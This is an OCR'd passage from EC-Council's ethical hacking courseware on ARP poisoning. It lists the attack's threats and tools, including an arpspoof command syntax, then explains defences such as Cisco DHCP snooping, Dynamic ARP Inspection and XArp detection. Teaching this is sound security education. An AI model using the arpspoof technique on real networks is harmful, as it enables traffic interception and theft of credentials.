


Figure 8.34: Working of an ARP spoofing attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threats of ARP Poisoning

With the help of ARP poisoning, an attacker can use fake ARP messages to divert all communications between two machines so that all traffic redirects via the attacker's PC.

The threats of ARP poisoning include:


- **Packet Sniffing**: Sniffs traffic over a network or a part of the network.
- **Session Hijacking**: Steals valid session information and uses it to gain unauthorized access to an application.
- **VoIP Call Tapping**: Uses port mirroring, which allows the VoIP call tapping unit to monitor all network traffic, and picks only the VoIP traffic to record by MAC address.
- **Manipulating Data**: ARP spoofing allows attackers to capture and modify data, or stops the flow of traffic.
- **Man-in-the-Middle Attack**: An attacker performs a MITM attack where they reside between the victim and server.
- **Data Interception**: Intercepts IP addresses, MAC addresses, and VLANs connected to the switch in a network.
- **Connection Hijacking**: In a network, the hardware addresses are supposed to be unique and fixed, but a host may move when its hostname changes and use another protocol. In connection hijacking, an attacker can manipulate a client's connection to take complete control.
- **Connection Resetting**: The wrong routing information could be transmitted due to a hardware/software error. In such cases, if a host fails to initiate a connection, that host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

should inform the Address Resolution module to delete its information. The reception of data from that host will reset a connection timeout in the ARP entry used to transmit data to that host. This entry in the ARP module is deleted if the host does not send any information for a certain period of time.

- **Stealing Passwords**: An attacker uses forged ARP replies and tricks target hosts into sending sensitive information such as usernames and passwords.
- **DoS Attack**: Links multiple IP addresses with a single MAC address of the target host that is intended for different IP addresses, which will be overloaded with a huge amount of traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Poisoning Tools

- **arpspoof**

  Source: *https://linux.die.net*

  arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

  Syntax:

  ```
  arpspoof -i [Interface] -t [Target Host]
  ```

  As shown in the screenshot, attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.

  Further, an attacker can issue the same command in reverse as he/she is in the middle and can send ARP replies in both directions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.35: Screenshots of arpspoof

Some examples of ARP poisoning tools are listed below:

- BetterCAP (*https://www.bettercap.org*)
- Ettercap (*http://www.ettercap-project.org*)
- dsniff (*https://www.monkey.org*)
- MITMf (*https://github.com*)
- Arpoison (*https://sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against ARP Poisoning

Implementation of Dynamic ARP Inspection (DAI) prevents poisoning attacks. DAI is a security feature that validates ARP packets in a network. When DAI activates on a VLAN, all ports on the VLAN are considered to be untrusted by default. DAI validates the ARP packets using a DHCP snooping binding table. The DHCP snooping binding table consists of MAC addresses, IP addresses, and VLAN interfaces acquired by listening to DHCP message exchanges. Hence, you must enable DHCP snooping before enabling DAI. Otherwise, establishing a connection between VLAN devices based on ARP is not possible. Consequently, a self-imposed DoS may result on any device in that VLAN.

To validate the ARP packet, the DAI performs IP-address-to-MAC-address binding inspection stored in the DHCP snooping database before forwarding the packet to its destination. If any invalid IP address binds a MAC address, the DAI will discard the ARP packet. This eliminates the risk of MITM attacks. DAI ensures the relay of only valid ARP requests and responses.

If the host systems in a network hold static IP addresses, DHCP snooping will not be possible, or other switches in the network cannot run dynamic ARP inspection. In such situations, you have to perform static mapping that associates an IP address to a MAC address on a VLAN to prevent an ARP poisoning attack.

Software can be implemented that runs custom scripts to monitor ARP tables. This script can compare the current ARP table to the list of known MAC and IP addresses. If there is a mismatch in the list of valid MAC/IP pairs, the switch will drop the packet. Such scripts are helpful in defending against ARP poisoning attacks by monitoring the MAC/IP pairs on important LAN machines such as servers and gateways.

The implementation of cryptographic protocols such as HTTP Secure (HTTPS), Secure Shell (SSH), Transport Layer Security (TLS), and various other networking cryptographic protocols

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

prevents ARP spoofing attacks by encrypting data before transmission and authenticating it after it is received.





Figure 8.36: Defending against ARP poisoning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches

As discussed, DHCP snooping must be enabled before enabling DAI. DHCP snooping is a security feature that builds and maintains a DHCP snooping binding table and filters untrusted DHCP messages. A Cisco switch with DHCP snooping enabled can inspect DHCP traffic flow at a layer 2 segment and track IP addresses to switch port mapping.

To configure DHCP snooping on a Cisco switch, ensure DHCP snooping is enabled both globally and per access VLAN. To enable DHCP snooping, execute the following commands:

Configuring DHCP snooping in global configuration mode

```
Switch(config)# ip dhcp snooping
```

Configuring DHCP snooping for a VLAN

```
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ^Z
```

To view the DHCP snooping status

```
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following L3 Interfaces:
.....
DHCP snooping trust/rate is configured on the following Interfaces:

Interface            Trusted     Rate limit (pps)
---------------      -------     ----------------
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If the switch is functioning only at layer 2, apply the **`ip dhcp snooping trust`** command to the layer 2 interfaces to designate uplink interfaces as trusted interfaces. This informs the switch that DHCP responses can arrive on those interfaces.

The DHCP snooping binding table contains the trusted DHCP clients and their respective IP addresses. To view the DHCP snooping table, you have to execute the following command:

```
Switch(config)# show ip dhcp snooping binding
```

This displays the DHCP snooping table, which contains the MAC addresses, respective IP addresses, and total number of bindings. The following is an example of a DHCP snooping binding table:

```
  MAC Address    IP Address  Lease (sec)   Type       VLAN      Interface
---------------- ---------- -----------  -------    -------  ------------
1a:12:3b:2f;df:1c   10.10.10.8     125864    dhcp-snooping   4      FastEthernet0/3
Total number of bindings: 1
```

After establishing a DHCP snooping binding table, the user can start configuring DAI for the VLAN. To enable DAI for multiple VLANs, specify a range of VLAN numbers.

Command to configure ARP inspection for a VLAN

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
```

Command to configure ARP inspection for a range of VLANs

```
Switch(config)# ip arp inspection vlan 10, 11, 12, 13
```

Or

```
Switch(config)# ip arp inspection vlan 10-13
```

To view the ARP inspection status

```
Switch(config)# show ip arp inspection
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled
Vlan  Configuration  Operation  ACL Match   Static ACL
 10     Enabled       Active
Vlan  ACL Logging  DHCP Logging  Probe Logging
 10     Deny                    Off
Vlan  Forwarded  Dropped  DHCP Drops  ACL Drops
 10       0         0         0          0
Vlan  DHCP Permits  ACL Permits  Probe Permits  Source MAC Failures
 10       0             0             0                  0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
 10          0                    0                       0
```

From this IP ARP inspection result, it is clear that the source MAC, destination MAC, and IP address are disabled. Even more security can be attained by enabling one or more of these

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

additional validation checks. To do so, execute the command **ip arp inspection validate** followed by the address type.

Assume that an attacker with the source IP address 192.168.10.1 connects to VLAN 10 on interface FastEthernet0/5 and sends ARP replies, pretending to be the default router for the subnet in an attempt to initiate an MITM attack. The switch with DAI enabled inspects these reply packets by comparing them with the DHCP snooping table. The switch then tries to find an entry for the source IP address 192.168.10.1 on port FastEthernet0/5. If there is no entry, then the switch discards these packets.


```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Fa0/5, vlan 10

([0013.6050.acf4/192.168.10.1/ffff.ffff.ffff/192.168.10.1/05:37:31 UTC Mon
JUL 08 2019])
```

If the discarding of packets starts, then the drop count begins to increase. You can see this increase in the drop count in the DAI output. To see the output, execute the command **show ip arp inspection**

```
Switch(config)# show ip arp inspection
Source Mac Validation: Disabled
Destination Mac Validation: Disabled
IP Address Validation: Disabled
Vlan  Configuration Operation     ACL Match Static ACL
----  ------------- ---------     --------- ----------
10    Enabled        Active
Vlan  ACL Logging   DHCP Logging  Probe Logging
----  -----------   ------------  -------------
10      Deny            Deny           Off
Vlan  Forwarded     Dropped       DHCP Drops  ACL Drops
----  ---------     -------       ----------  ---------
10        30            5              5          0
Vlan  DHCP Permits ACL Permits Probe Permits Source MAC Failures
----  ------------ ----------- ------------- -------------------
10        30             0             0                 0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
----  ----------------- ---------------------- --------------------
10              0                    0                      0
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Spoofing Detection Tools

- **XArp**

  Source: *http://www.xarp.net*

  XArp is a security application that detects ARP-based attacks. It detects critical network attacks that firewalls cannot cover. It uses advanced techniques to detect ARP attacks like ARP spoofing. The detection mechanism relies on two techniques: inspection modules and discoverers. Inspection modules look at ARP packets and check their correctness and validity concerning the databases they have built up. Discoverers actively validate IP–MAC mappings and actively detect attackers. The mechanism detects ARP attacks and keeps data private. It even monitors whole subnets for ARP attacks. This application screens the whole subnet for ARP attacks using different security levels and fine-tuning possibilities. A local network that is subject to ARP attacks inspects every ARP packet and reports attacks against remote machines.

  As shown in the screenshot, security professionals use XArp to detect ARP spoofing attacks performed on the systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


